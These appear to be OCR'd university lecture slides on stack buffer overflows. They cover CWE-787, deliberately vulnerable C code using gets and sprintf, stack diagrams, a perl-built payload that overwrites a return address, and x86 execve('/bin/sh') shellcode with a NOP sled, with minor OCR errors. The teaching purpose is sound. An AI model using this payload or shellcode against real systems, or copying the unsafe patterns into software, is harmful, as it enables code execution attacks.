# SENG 360 - Security Engineering
# **Code Security - Buffer Overflow**

Jens Weber

Fall 2022


# Recall from previous class

Distributed systems / concurrency

➡ *Race conditions / TOCTOU attacks*

Today

➡ *Buffer overflows (Stack Overflows)*

University of Victoria

# Learning Objectives

At the end of this class you will be able to

- Define what a buffer overflow is, and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shell code and describe its use in a buffer overflow attack.

University of Victoria

# 2022 CWE Top 25 Most Dangerous Software Weaknesses

## Introduction


Welcome to the 2022 Common Weakness Enumeration (CWE™) Top 25 Most Dangerous Software Weaknesses list (CWE™ Top 25). This list demonstrates the currently most common and impactful software weaknesses. Often easy to find and exploit, these can lead to exploitable vulnerabilities that allow adversaries to completely take over a system, steal data, or prevent applications from working.

Many professionals who deal with software will find the CWE Top 25 a practical and convenient resource to help mitigate risk. This may include software architects, designers, developers, testers, users, project managers, security researchers, educators, and contributors to standards developing organizations (SDOs).

To create the list, the CWE Team leveraged Common Vulnerabilities and Exposures (CVE®) data found within the National Institute of Standards and Technology (NIST) National Vulnerability Database (NVD) and the Common Vulnerability Scoring System (CVSS) scores associated with each CVE Record, including a focus on CVE Records from the Cybersecurity and Infrastructure Security Agency (CISA) Known Exploited Vulnerabilities (KEV) Catalog. A formula was applied to the data to score each weakness based on prevalence and severity.

The dataset analyzed to calculate the 2022 Top 25 contained a total of 37,899 CVE Records from the previous two calendar years.

| Rank | ID | Name | Score | KEV Count (CVEs) | Rank Change vs. 2021 |
|---|---|---|---|---|---|
| 1 | CWE-787 | Out-of-bounds Write | 64.20 | 62 | 0 |
| 2 | CWE-79 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') | 45.97 | 2 | 0 |
| 3 | CWE-89 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') | 22.11 | 7 | +3 ▲ |

News Search

# CWE-787: Out-of-bounds Write

**Weakness ID: 787** **Status:** Draft
**Abstraction:** Base
**Structure:** Simple

*Presentation Filter:* Complete

## Description

The software writes data past the end, or before the beginning, of the intended buffer.

## Extended Description

Typically, this can result in corruption of data, a crash, or code execution. The software may modify an index or perform pointer arithmetic that references a memory location that is outside of the boundaries of the buffer. A subsequent write operation then produces undefined or unexpected results.

## Alternate Terms

**Memory Corruption:** The generic term "memory corruption" is often used to describe the consequences of writing to memory outside the bounds of a buffer, or to memory that is invalid, when the root cause is something other than a sequential copy of excessive data from a fixed starting location. This may include issues such as incorrect pointer arithmetic, accessing invalid pointers due to incomplete initialization or memory release, etc.

# Early History of Buffer Overflow Attacks

| | |
|---|---|
| **1988** | The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms. |
| **1995** | A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic. |
| **1996** | Aleph One published "Smashing the Stack for Fun and Profit" in *Phrack* magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities. |
| **2001** | The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0. |
| **2003** | The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000. |
| **2004** | The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS). |

# Definition

**Buffer Overrun**: A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

NISTIR 7298 (Glossary of Key Info Security Terms)

University of Victoria

# Simple Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1,  str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

# Simple Example (cont'd)

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1,  str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Sample run: *(assume* ***`next_tag(str1)`*** *will put "START" in* ***`str1`****)*

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
```

Input: START

# Simple Example (cont'd)

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1,  str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Another run

```
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
```

Input: EVILINPUT

# Simple Example (cont'd)


```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1,  str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

Yet another run

Input: BADINPUTBADINPUT


```
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

# What happens on the stack?



| Memory Address | Before gets(str2) | After gets(str2) | Contains value of |
|---|---|---|---|
| . . . . | . . . . | . . . . | |
| bffffbf4 | 34fcffbf<br>4 . . . | 34fcffbf<br>3 . . . | argv |
| bffffbf0 | 01000000<br>. . . . | 01000000<br>. . . . | argc |
| bffffbec | c6bd0340<br>. . . @ | c6bd0340<br>. . . @ | return addr |
| bffffbe8 | 08fcffbf<br>. . . . | 08fcffbf<br>. . . . | old base ptr |
| bffffbe4 | 00000000<br>. . . . | 01000000<br>. . . . | valid |
| bffffbe0 | 80640140<br>. d . @ | 00640140<br>. d . @ | |
| bffffbdc | 54001540<br>T . . @ | 4e505554<br>N P U T | str1[4-7] |
| bffffbd8 | 53544152<br>S T A R | 42414449<br>B A D I | str1[0-3] |
| bffffbd4 | 00850408<br>. . . . | 4e505554<br>N P U T | str2[4-7] |
| bffffbd0 | 30561540<br>0 V . @ | 42414449<br>B A D I | str2[0-3] |
| . . . . | . . . . | . . . . | |

# **Memory Management:** each process has own segment



# What happens when function P calls function Q?

What P does:


1. pushes parameters on stack
2. executes call instruction, which pushes return address on stack

What Q does:

1. pushes old frame pointer (P's stack frame) on stack
2. sets frame pointer to current stack pointer
3. Allocates space for local variables
4. runs body
5. upon exit: resets stack pointer to old frame pointer (discard local vars)
6. pops old frame pointer value
7. execute return instruction (which uses and pops return address)

What P does:

1. pops parameters
2. Continues execution



# Vulnerable Function

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

Sample run: (assume hello is called with parameter “name”)

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
```

# Vulnerable Function (cont'd)

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

What happens if "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX" is entered?

```
$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)
```

# Exploiting the vuln for more than just DoS: Goal execute `hello` twice

need address of `hello` function: use disassembler
`0x08048394`

determine offset between `inp` buffer and return address: inspect code: 24 bytes
-> input ABCDEFGHRQSTUVWXabcdefgh will fill stack up to saved old frame pointer

Need to overwrite old frame pointer with *some* address in memory segment
`0xbffffe8` is close by


```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```


Two more things:

Need to use little endian (least significant byte first)

Need to convert hex to binary (perl script)

```
$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566676808fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```


Memory Address
Before gets(inp)
After gets(inp)
Contains value of
. . . .
. . . .
. . . .
bffffbe0
3e850408
> . . .
00850408
. . . .
tag
bffffbdc
f0830408
. . . .
94830408
. . . .
return addr
bffffbd8
e8fbffbf
. . . .
e8ffffbf
. . . .
old base ptr
bffffbd4
60840408
` . . .
65666768
e f g h
bffffbd0
30561540
0 V . @
61626364
a b c d
bffffbcc
1b840408
. . . .
55565758
U V W X
inp[12-15]
bffffbc8
e8fbffbf
. . . .
51525354
Q R S T
inp[8-11]
bffffbc4
3cfcffbf
< . . .
45464748
E F G H
inp[4-7]
bffffbc0
34fcffbf
4 . . .
41424344
A B C D
inp[0-3]
. . . .
. . . .
. . . .


Buffer overflows may happen anywhere – not just during data input

# Example Code

```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

input is safe

processing is not

# Sample Runs

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```



```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

# (Some) unsafe C Library

| | |
|---|---|
| `gets(char *str)` | read line from standard input into str |
| `sprintf(char *str, char *format, ...)` | create str according to supplied format and variables |
| `strcat(char *dest, char *src)` | append contents of string src to string dest |
| `strcpy(char *dest, char *src)` | copy contents of string src to string dest |
| `vsprintf(char *str, char *fmt, va_list ap)` | create str according to supplied format and variables |

University of Victoria

# Shellcode

Buffer overflow attacks often attempt to transfer execution to code supplied by the attacker: **Shellcode**

```
execve (”/bin/sh”)
```

# Shellcode Development

The attacker wants shellcode equivalent to this C code – but in assembly language

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh;
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

# Considerations for Shellcode

**Position independence**: no absolute addresses, since attacker cannot determine in advance the exact location of the target buffer

**Cannot contain null values**: since strings are usually null terminated (in C-like languages)

| | |
|---|---|
| MOV src, dest | copy (move) value from src into dest |
| LEA src, dest | copy the address (load effective address) of src into dest |
| ADD / SUB src, dest | add / sub value in src from dest leaving result in dest |
| AND / OR / XOR src, dest | logical and / or / xor value in src with dest leaving result in dest |
| CMP val1, val2 | compare val1 and val2, setting CPU flags as a result |
| JMP / JZ / JNZ addr | jump / if zero / if not zero to addr |
| PUSH src | push the value in src onto the stack |
| POP dest | pop the value on the top of the stack into dest |
| CALL addr | call function at addr |
| LEAVE | clean up stack frame before leaving function |
| RET | return from function |
| INT num | software interrupt to access operating system function |
| NOP | no operation or do nothing instruction |

# Some X86 Registers

| 32 bit | 16 bit | 8 bit (high) | 8 bit (low) | Use |
|---|---|---|---|---|
| %eax | %ax | %ah | %al | Accumulators used for arithmetical and I/O operations and execute interrupt calls |
| %ebx | %bx | %bh | %bl | Base registers used to access memory, pass system call arguments and return values |
| %ecx | %cx | %ch | %cl | Counter registers |
| %edx | %dx | %dh | %dl | Data registers used for arithmetic operations, interrupt calls and IO operations |
| %ebp | | | | Base Pointer containing the address of the current stack frame |
| %eip | | | | Instruction Pointer or Program Counter containing the address of the next instruction to be executed |
| %esi | | | | Source Index register used as a pointer for string or array operations |
| %esp | | | | Stack Pointer containing the address of the top of stack |

# X86 shell code

**Trick 1: we need the address of the string "/bin/sh". Call puts it on the stack**

```
      nop
      nop                   //end of nop sled
      jmp find              //jump to end of code
cont: pop %esi              //pop address of sh off stack into %esi
      xor %eax, %eax        //zero contents of EAX
      mov %al, 0x7(%esi)    //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx      //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)    //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)    //copy zero to args[1] (%esi+c)
      mov $0xb,%al          //copy execve syscall number (11) to AL
      mov %esi,%ebx         //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx    //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx    //copy address of args[1] (%esi+c) to %edx
      int $0x80             //software interrupt to execute syscall
find: call cont             //call cont which saves next address on stack
sh:   .string "/bin/sh "    //string constant
args: .long 0               //space used for args array
      .long 0               //args[1] and also NULL for env array
```

# X86 shell code

**Trick 1: we need the address of the string "/bin/sh". Call puts it on the stack - and we can pop it into %esi**

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
